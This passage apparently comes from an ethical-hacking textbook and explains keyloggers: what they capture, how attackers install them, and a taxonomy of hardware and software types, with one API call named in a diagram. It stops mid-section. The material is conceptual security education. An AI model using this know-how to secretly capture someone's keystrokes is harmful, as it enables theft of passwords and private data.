
- Keystroke loggers are programs or hardware devices that **monitor each keystroke** as the user types on a keyboard, logs onto a file, or transmits them to a remote location
- Keyloggers allows the attacker to **gather confidential information** about the victim such as email ID, passwords, banking details, chat room activity, IRC, and instant messages
- Physical keyloggers are placed between the **keyboard hardware** and the **operating system**

Keyboard Injection
Keylogger Injection
Driver Injection
Kernel Injection
Using if(Get Asynckeystate (character) == -32767)
Save it to a log file
Send it to a remote location
Hacker
Sends malicious file
User clicks on a malicious file, the keylogger gets installed
User
User types on a keyboard
PASSWORD
Keyboard
Application
Application
Driver
Keyboard.sys
mouse.sys
usb.sys

Other drivers
Windows Kernel
HAL

Keylogger

Keyloggers are software programs or hardware devices that record the keys struck on the computer keyboard (also called keystroke logging) of an individual computer user or a network of computers. You can view all the keystrokes of the victim's computer at any time in your system by installing this hardware device or program. It records almost all the keystrokes on a keyboard of a user and saves the recorded information in a text file. As keyloggers hide their processes and interface, the target is unaware of the keylogging. Offices and industries use keyloggers to monitor employees' computer activities, and they can also be used in home environments for parents to monitor children's Internet activities.



Keyboard Injection
Keylogger Injection
Driver Injection
Kernel Injection
Using if(Get Asynckeystate (character) == -32767)
Save it to a log file
Send it to a remote location
Hacker
Sends malicious file
User clicks on a malicious file, the keylogger gets installed
User
User types on a keyboard
PASSWORD
Keyboard
Application
Application
Driver
Keyboard.sys
mouse.sys
usb.sys

Other drivers
Windows Kernel
HAL


Figure 6.135: Demonstration of a keylogger

A keylogger, when associated with spyware, helps to transmit a user's information to an unknown third party. Attackers use it illegally for malicious purposes, such as stealing sensitive and confidential information about victims. This sensitive information includes email IDs, passwords, banking details, chat room activity, Internet relay chat (IRC), instant messages, and bank and credit card numbers. The data transmitted over the encrypted Internet connection are also vulnerable to keylogging because the keylogger tracks the keystrokes before encryption.

The keylogger program is installed onto the user's system invisibly through email attachments or "drive-by" downloads when users visit certain websites. Physical keystroke loggers "sit" between keyboard hardware and the OS, so that they can remain undetected and record every keystroke.

A keylogger can:

- Record every keystroke typed on the user's keyboard
- Capture screenshots at regular intervals, showing user activity such as typed characters or clicked mouse buttons
- Track the activities of users by logging Window titles, names of launched applications, and other information
- Monitor the online activity of users by recording addresses of the websites visited and with keywords entered
- Record all login names, bank and credit card numbers, and passwords, including hidden passwords or data displayed in asterisks or blank spaces
- Record online chat conversations
- Make unauthorized copies of both outgoing and incoming email messages



Types of Keystroke Loggers

Keystroke Loggers
Hardware Keystroke Loggers
PC/BIOS Embedded
Keylogger Keyboard
External Keylogger
PS/2 and USB Keylogger
Acoustic/CAM Keylogger
Bluetooth Keylogger
Wi-Fi Keylogger
Software Keystroke Loggers
Application Keylogger
Kernel Keylogger
Hypervisor-based Keylogger
Form Grabbing Based Keylogger
Javascript Based Keylogger
Memory Injection Based Keylogger

Types of Keystroke Loggers

A keylogger is a hardware or software program that secretly records each keystroke on the user keyboard at any time. Keyloggers save captured keystrokes to a file for reading later, or transmit them to a place where the attacker can access it. As these programs record all the keystrokes that are provided through a keyboard, they can capture passwords, credit card numbers, email addresses, names, postal addresses, and phone numbers. Keyloggers can capture information *before* it is encrypted. This gives the attacker access to passphrases and other "well-hidden" information.



Keystroke Loggers
Hardware Keystroke Loggers
Software Keystroke Loggers
Application Keylogger
Kernel Keylogger
PC/BIOS Embedded
Keylogger Keyboard
External Keylogger
Hypervisor-based Keylogger
Form Grabbing Based Keylogger
PS/2 and USB Keylogger
Acoustic/CAM Keylogger
Bluetooth Keylogger
Wi-Fi Keylogger
Javascript Based Keylogger
Memory Injection Based Keylogger

Figure 6.136: Types of keyloggers

There are two types of keystroke loggers: hardware key loggers and software key loggers. Both types help attackers to record all keystrokes entered on the target system.

- **Hardware Keystroke Loggers**

  Hardware keyloggers are hardware devices that look like normal USB drives. Attackers can connect these keyloggers between a keyboard plug and a USB socket. All the keystrokes by the user are stored in the hardware unit. Attackers retrieve this hardware unit to access the keystrokes that are stored in it. Their disadvantage is the easy discovery of their physical presence.

  There are three main types of hardware keystroke loggers:

  - **PC/BIOS Embedded**

    BIOS-level firmware that is responsible for managing keyboard actions can be modified in such a way that it captures the keystrokes that are typed. It requires physical and/or admin-level access to the target computer.

  - **Keylogger Keyboard**

    If the hardware circuit is attached to the keyboard cable connector, it can capture the keystrokes. It records all the keyboard strokes to its own internal memory that can be accessed later. The main advantage of a hardware keylogger over a software keylogger is that it is not OS dependent and, hence, will not interfere with any applications running on the target computer, and it is impossible to discover hardware keyloggers by using any anti-keylogger software.

  - **External Keylogger**

    External keyloggers are attached between a standard PC keyboard and a computer. They record each keystroke. External keyloggers do not need any software and work with any PC. You can attach one to your target computer and monitor the recorded information on your PC to look through the keystrokes. There are four types of external keyloggers:

    - **PS/2 and USB Keylogger**: This is completely transparent to computer operation and requires no software or drivers for functionality. It records all the keystrokes typed by the user on the computer keyboard, and stores data such as emails, chat records, applications used, IMs, etc.

    - **Acoustic/CAM Keylogger**: Acoustic keyloggers work on the principle of converting electromagnetic sound waves into data. They employ either a capturing receiver capable of converting the electromagnetic sounds into the keystroke data, or a CAM (camera) capable of recording screenshots of the keyboard.

    - **Bluetooth Keylogger**: This requires physical access to the target computer only once, at the time of installation. After installation on the target PC, it stores all the keystrokes and you can retrieve the keystroke information in real-time by connecting via a Bluetooth device.

  - **Wi-Fi Keylogger**: Besides standard PS/2 and USB keylogger functionality, this features remote access over the Internet. This wireless keylogger will connect to a local Wi-Fi access point and send emails containing the recorded keystroke data. You can also connect to the keylogger at any time over TCP/IP and view the captured log.

- **Software Keystroke Loggers**

  These loggers are the software installed remotely via a network or email attachment in a target system for recording all the keystrokes. Here, the logged information is stored as a log file on a computer hard drive. The logger sends keystroke logs to the attacker using email protocols. Software loggers can often obtain additional data as well, because they do not have the limitation of physical memory allocation, as do hardware keystroke loggers.

  There are four types of software keystroke loggers:

  - **Application Keylogger**

    An application keylogger allows you to observe everything the user types in his/her emails, chats, and other applications, including passwords. It is even possible to trace records of Internet activity. This is an invisible keylogger to track and record everything happening within the entire network.

  - **Kernel/Rootkit/Device Driver Keylogger**

